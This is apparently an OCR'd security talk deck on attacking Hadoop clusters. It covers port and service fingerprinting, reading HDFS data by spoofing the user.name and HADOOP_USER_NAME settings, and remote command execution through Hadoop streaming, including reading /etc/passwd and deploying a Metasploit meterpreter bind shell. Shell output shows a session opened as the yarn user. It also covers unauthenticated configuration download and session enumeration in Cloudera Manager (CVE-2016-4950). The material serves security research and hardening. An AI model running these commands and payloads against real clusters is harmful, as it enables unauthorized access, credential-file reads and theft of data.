
HTTP/ 50075 (50475):
HDFS DataNode WebUI



How to pwn an Hadoop cluster – Mapping the attack surface

NameNode


HTTP / 8042 (8044):
YARN NodeManager WebUI



NameNode

HTTP / 8088 (8090):


YARN ResourceManager WebUI



How to pwn an Hadoop cluster – Mapping the attack surface


NameNode

HTTP / 19888 (19890):
MapReduce v2 JobHistory Server WebUI




NameNode

HTTP / 50030:
MapReduce v1 JobTracker




DataNode

HTTP / 50060:
MapReduce v1 TaskTracker



How to pwn an Hadoop cluster – Mapping the attack surface

Nmap has already some **fingerprinting scripts**




```
50070/tcp open  hadoop-namenode Apache Hadoop 6.1.26.cloudera.4
| hadoop-namenode-info:
|   Filesystem: /nn_browsedfscontent.jsp
|   Storage:
|   Total   Used (DFS)  Used (Non DFS)  Remaining
|   451.69 MB           54.57 MB    54.88 MB  130 MB
|   Datanodes (Live):
|     Datanode: <host>:50075
|_    Datanode: <host>:50075
```

```
50090/tcp open  hadoop-secondary-namenode Apache Hadoop 2.6.0-cdh5.4.8, d93b087d75839b271edf190638669bfde9bdc796</td></tr>
| hadoop-secondary-namenode-info:
|   Start: Fri Nov 20 14:14:20 CET 2015
|   Version: 2.6.0-cdh5.4.8, d93b087d75839b271edf190638669bfde9bdc796</td></tr>
|   Compiled: 2015-10-15T16:04Z by jenkins from Unknown</td></tr>
|   Logs: /logs/
|   Namenode: <host>/<host_IP>:8022
|   Last Checkpoint: Wed Dec 09 15:18:56 CET 2015 (1378 seconds ago)
|   Checkpoint Period: 3600 seconds
|_  Checkpoint: Size 1000000
```

```
50075/tcp open  hadoop-datanode Apache Hadoop 6.1.26.cloudera.4
| hadoop-datanode-info:
|_  Logs: /logs/
```

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
2. Surfing the datalake

/ **03** Taking a step back

How to pwn an Hadoop cluster – Surfing the datalake

What does a Big Data attacker want ?

DATA !

How would he like to access it ?

THROUGH A BROWSER !

One protocol to rule them all…

WebHDFS

WebHDFS offers **REST API to access data** on the HDFS datalake

Where can I see some WebHDFS services ?

- On the native **HDFS DataNode WebUI**: port **50075**
- On the **HTTPFS module**: port **14000**

Ok and now what if the cluster only enforces "simple" authentication ?

You can access any stored data by using the **"user.name"** parameter.

➔ **That's not a bug, that's an authentication feature**

WebHDFS REST API

- WebHDFS REST API
  - Document Conventions
  - Introduction
    - Operations
    - FileSystem URIs vs HTTP URLs
    - HDFS Configuration Options
  - Authentication
  - Proxy Users
  - File and Directory Operations
    - Create and Write to a File
    - Append to a File
    - Concat File(s)
    - Open and Read a File
    - Make a Directory
    - Create a Symbolic Link
    - Rename a File/Directory
    - Delete a File/Directory
    - Status of a File/Directory
    - List a Directory
  - Other File System Operations
    - Get Content Summary of a Directory

How to pwn an Hadoop cluster – Surfing the datalake

Demo time

Being able to have an **complete listing of the datalake resources** is crucial to attackers, in order to **harvest interesting data**

So we developed a tool, **HDFSBrowser,** doing that job through **multiple methods** and that can produce a convenient **CSV output**

```
root@kali:/media/sf_Partage# python hdfsbrowser.py 192.168.58.128
Beginning to test services accessibility using default ports ...
Testing service WebHDFS
[+] Service WebHDFS is available

Testing service HttpFS
[-] Exception during requesting the service

[+] Sucessfully retrieved 1 services
drwxr-xr-x  hdfs:supergroup  2015-11-18T21:03:20+0000    /
drwxrwxrwx  hdfs:supergroup  2015-11-18T21:03:20+0000  benchmarks  /benchmarks
drwxr-xr-x  hbase:supergroup  2015-12-14T15:26:00+0000  hbase  /hbase
drwxrwxrwt  hdfs:supergroup  2016-04-28T08:47:41+0000  tmp  /tmp
drwxr-xr-x  hdfs:supergroup  2016-10-19T08:58:25+0000  user  /user
drwxr-xr-x  hdfs:supergroup  2015-11-18T21:06:16+0000  var  /var
```

How to pwn an Hadoop cluster – Surfing the datalake

What does a Big Data attacker want ?

DATA !

How would he like to access it ?

With the Hadoop client CLI !

How can I specify an arbitrary desired username through CLI ?

```
$ export HADOOP_USER_NAME=<your desired user>
```

```
[root@sv5181 ~]# hadoop fs -ls /
Found 5 items
drwx------   - hbase hbase               0 2016-01-29 17:34 /hbase
drwxr-xr-x   - hdfs  supergroup          0 2016-01-28 15:03 /hive
drwxrwxr-x   - solr  solr                0 2015-11-18 12:59 /solr
drwxrwxrwt   - hdfs  supergroup          0 2016-10-07 17:49 /tmp
drwxr-xr-x   - hdfs  supergroup          0 2016-02-12 11:02 /user
[root@sv5181 ~]# hadoop fs -ls /hbase
ls: Permission denied: user=toto, access=READ_EXECUTE, inode="/hbase":hbase:hbase:drwx------
[root@sv5181 ~]# export HADOOP_USER_NAME="hbase"
[root@sv5181 ~]# hadoop fs -ls /hbase
Found 9 items
drwxr-xr-x   - hbase hbase          0 2016-01-29 17:34 /hbase/.tmp
drwxr-xr-x   - hbase hbase          0 2016-01-29 17:34 /hbase/WALs
drwxr-xr-x   - hbase hbase          0 2016-01-31 19:40 /hbase/archive
drwxr-xr-x   - hbase hbase          0 2015-11-20 14:15 /hbase/corrupt
drwxr-xr-x   - hbase hbase          0 2015-11-18 11:45 /hbase/data
-rw-r--r--   3 hbase hbase         42 2015-11-18 11:44 /hbase/hbase.id
-rw-r--r--   3 hbase hbase          7 2015-11-18 11:44 /hbase/hbase.version
drwxr-xr-x   - hbase hbase          0 2016-02-16 15:37 /hbase/oldWALs
-rwxr-xr-x   3 hdfs  hbase       3006 2016-01-20 15:39 /hbase/passwd
```

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
3. RCEing on nodes

/ **03** Taking a step back

How to pwn an Hadoop cluster – RCEing on nodes

Remember, Hadoop is a framework for **distributed processing…**

…it basically distributes task to **execute**

With **simple authentication** and without proper **network filtering** of exposed services, **one can freely execute commands on cluster nodes with MapReduce jobs**

What if I don't want to go through the hassle of writing proper MapReduce Java code ?

"**Hadoop streaming** is a utility that comes with the Hadoop distribution.

The utility allows you to create and run Map/Reduce jobs with **any executable or script** as the mapper and/or the reducer"

```
1. $ hadoop                                          \
        jar <path_to_hadoop_streaming.jar>           \
        -input /non_empty_file_on_HDFS               \
        -output /output_directory_on_HDFS            \
        -mapper "/bin/cat /etc/passwd"               \
        -reducer NONE
```

This launches a MapReduce job

```
2. $ hadoop fs -ls /output_directory_on_HDFS
```

This checks for the job result


```
3. $ hadoop fs -cat /output_directory_on_HDFS/part-00000
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

This retrieves the job result

How to pwn an Hadoop cluster – RCEing on nodes

Being able to execute **bulk commands across the cluster** is crucial to attackers, in order to **harvest interesting data and pivot into the infrastructure**

Apart from executing single commands, using a **meterpreter** is possible and will offer **session handling and pivoting easiness**



1. `$ msfvenom -a x86 --platform linux -p linux/x86/meterpreter/bind_tcp -f elf -o msf.payload`
2. `msf> use exploit/multi/handler ; set payload linux/x86/meterpreter/bind_tcp ; exploit`

3.
```
$ hadoop jar <path_to_hadoop_streaming.jar>
      -input /non_empty_file_on_HDFS     \
      -output /output_directory_on_HDFS  \
      -mapper "./msf.payload"            \
      -reducer NONE                      \
      -file msf.payload                  \
      -background
```

This uploads a local file to HDFS


This starts the job without waiting for its completion

Demo time

How to pwn an Hadoop cluster – RCEing on nodes

```
root@kali:~# msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/bind_tcp -f elf -o test.payload
/opt/metasploit/ruby/lib/ruby/gems/2.1.0/gems/bundler-1.7.7/lib/bundler/runtime.rb:222: warning: Insecu
No encoder or badchars specified, outputting raw payload
Payload size: 110 bytes
Saved as: test.payload
```

```
root@kali:~/test/hadoop/hadoop-2.7.3/bin# ./hadoop jar ../share/hadoop/tools/lib/hadoop-streaming-2.7.3.jar -Dhdp.version=2.4.0.0-169 -input /tmp/tutu -mapper "./test.payload"
 -reducer NONE -output /tmp/yolooooooiiii -file ~/test.payload -background
2016-10-14 19:27:44,832 WARN  [main] streaming.StreamJob (StreamJob.java:parseArgv(291)) - -file option is deprecated, please use generic option -files instead.
Java HotSpot(TM) Client VM warning: You have loaded library /root/test/hadoop/hadoop-2.7.3/lib/native/libhadoop.so.1.0.0 which might have disabled stack guard. The VM will try
 to fix the stack guard now.
It's highly recommended that you fix the library with 'execstack -c <libfile>', or link it with '-z noexecstack'.
2016-10-14 19:27:44,997 WARN  [main] util.NativeCodeLoader (NativeCodeLoader.java:<clinit>(62)) - Unable to load native-hadoop library for your platform... using builtin-java
classes where applicable
packageJobJar: [/root/test.payload, /tmp/hadoop-unjar8226643249753733345/] [] /tmp/streamjob2261344418545653981.jar tmpDir=null
2016-10-14 19:27:46,373 INFO  [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/t
imeline/
2016-10-14 19:27:46,382 INFO  [main] client.RMProxy (RMProxy.java:createRMProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/10.110.2.52:8050
2016-10-14 19:27:46,668 INFO  [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/t
imeline/
2016-10-14 19:27:46,669 INFO  [main] client.RMProxy (RMProxy.java:createRMProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/10.110.2.52:8050
2016-10-14 19:27:47,223 INFO  [main] mapred.FileInputFormat (FileInputFormat.java:listStatus(249)) - Total input paths to process : 1
2016-10-14 19:27:47,327 INFO  [main] mapreduce.JobSubmitter (JobSubmitter.java:submitJobInternal(198)) - number of splits:2
2016-10-14 19:27:47,468 INFO  [main] mapreduce.JobSubmitter (JobSubmitter.java:printTokens(287)) - Submitting tokens for job: job_1468852284427_0023
2016-10-14 19:27:47,763 INFO  [main] impl.YarnClientImpl (YarnClientImpl.java:submitApplication(273)) - Submitted application application_1468852284427_0023
2016-10-14 19:27:47,823 INFO  [main] mapreduce.Job (Job.java:submit(1294)) - The url to track the job: http://sandbox.hortonworks.com:8088/proxy/application_1468852284427_0023
/
2016-10-14 19:27:47,824 INFO  [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1017)) - Job is running in background.
2016-10-14 19:27:47,825 INFO  [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1022)) - Output directory: /tmp/yolooooooiiii
```



```
[root@sandbox ~]# netstat -ntlpg|grep 4444
tcp        0      0 0.0.0.0:4444
EN      10573/test.payload
```

```
emsf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495598 bytes) to 10.110.2.52
[*] Meterpreter session 3 opened (192.168.123.201:45193 -> 10.110.2.52:4444)
```

```
meterpreter > shell
Process 10943 created.
Channel 1 created.

sh-4.1$ id
uid=518(yarn) gid=503(hadoop) groups=503(hadoop)
sh-4.1$
```

How to pwn an Hadoop cluster – RCEing on nodes

Limitations

Due to the **distributed nature** of a MapReduce job, it is **not possible to specify on which node you want to execute your payload**

Prerequisites


This methods requires a **working and complete cluster configuration on client-side** (attacker side)

Several methods to grab the target cluster configuration

A

Request `"/conf"` on most of **native WebUI**:

- / HDFS WebUI
- / JobHistory
- / ResourceManager
- / …




B

Exploit **vulnerabilities** on third-party administration Web interfaces:

/ Unauthenticated configuration download on Cloudera Manager

`http://<cloudera_mgr_IP>:7180/cmf/services/<service_id_to_iterate>/client-config`



How to pwn an Hadoop cluster – RCEing on nodes

Limitations

Due to the **distributed nature** of a MapReduce job, it is **not possible to specify on which node you want to execute your payload**

Prerequisites

We developed a simple script **"HadoopSnooper"** to retrieve a **minimum configuration for interacting** with a **remote Hadoop cluster**

It notably adds the following needed parameter:

core-site.xml:

```
<property>
  <name>fs.defaultFS</name>
  <value>hdfs://<Namenode_IP></value>
</property>
```

mapred-site.xml:


```
<property>
  <name>mapreduce.framework.name</name>
  <value>yarn</value>
</property>
```


```
root@kali:~# python hadoopsnooper.py 10.110.2.52
[+] Requesting http://10.110.2.52:50070
[+] Configuration found at /conf
[+] Parsing configuration and generating files:
     - core-site.xml:    OK
     - mapred-site.xml:  OK
     - yarn-site.xml:    OK
```

yarn-site.xml:

```
<property>
  <name>yarn.resourcemanager.hostname</name>
  <value><Namenode_IP></value>
</property>
```

How to pwn an Hadoop cluster – RCEing on nodes
"Ok cool but come on, who exposes such services anyway ?"





/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster
4. Exploiting 3rd party modules

/ **03** Taking a step back

How to pwn an Hadoop cluster – Exploiting 3rd party modules
Administration module - Cloudera Manager =< 5.5

Enumerating users with an unprivileged account

GET `/api/v1/users`


```
{
  "items" : [ {
    "name" : "admin",
    "roles" : [ "ROLE_ADMIN" ]
  }, {
    "name" : "adminro",
    "roles" : [ "ROLE_USER" ]
  }, {
    "name" : "cloudera",
    "roles" : [ "ROLE_ADMIN" ]
  }, {
    "name" : "sessions",
    "roles" : [ "ROLE_USER" ]
  }, {
    "name" : "test",
    "roles" : [ "ROLE_USER" ]
  } ]
```



Enumerating user sessions with an unprivileged account (CVE-2016-4950)

GET `/api/v11/users/sessions`


```
Response
Raw  Headers  Hex  JSON Decoder
HTTP/1.1 200 OK
Expires: Thu, 01-Jan-1970 00:00:00 GMT
Set-Cookie: CLOUDERA_MANAGER_SESSIONID=34rkkd188
Content-Type: application/json
Date: Wed, 04 May 2016 14:51:32 GMT
Connection: close
Server: Jetty(6.1.26.cloudera.4)

{
  "items" : [ {
    "name" : "cloudera",
    "remoteAddr" : "192.168.123.199",
    "lastRequest" : "2016-05-04T14:45:33.130Z"
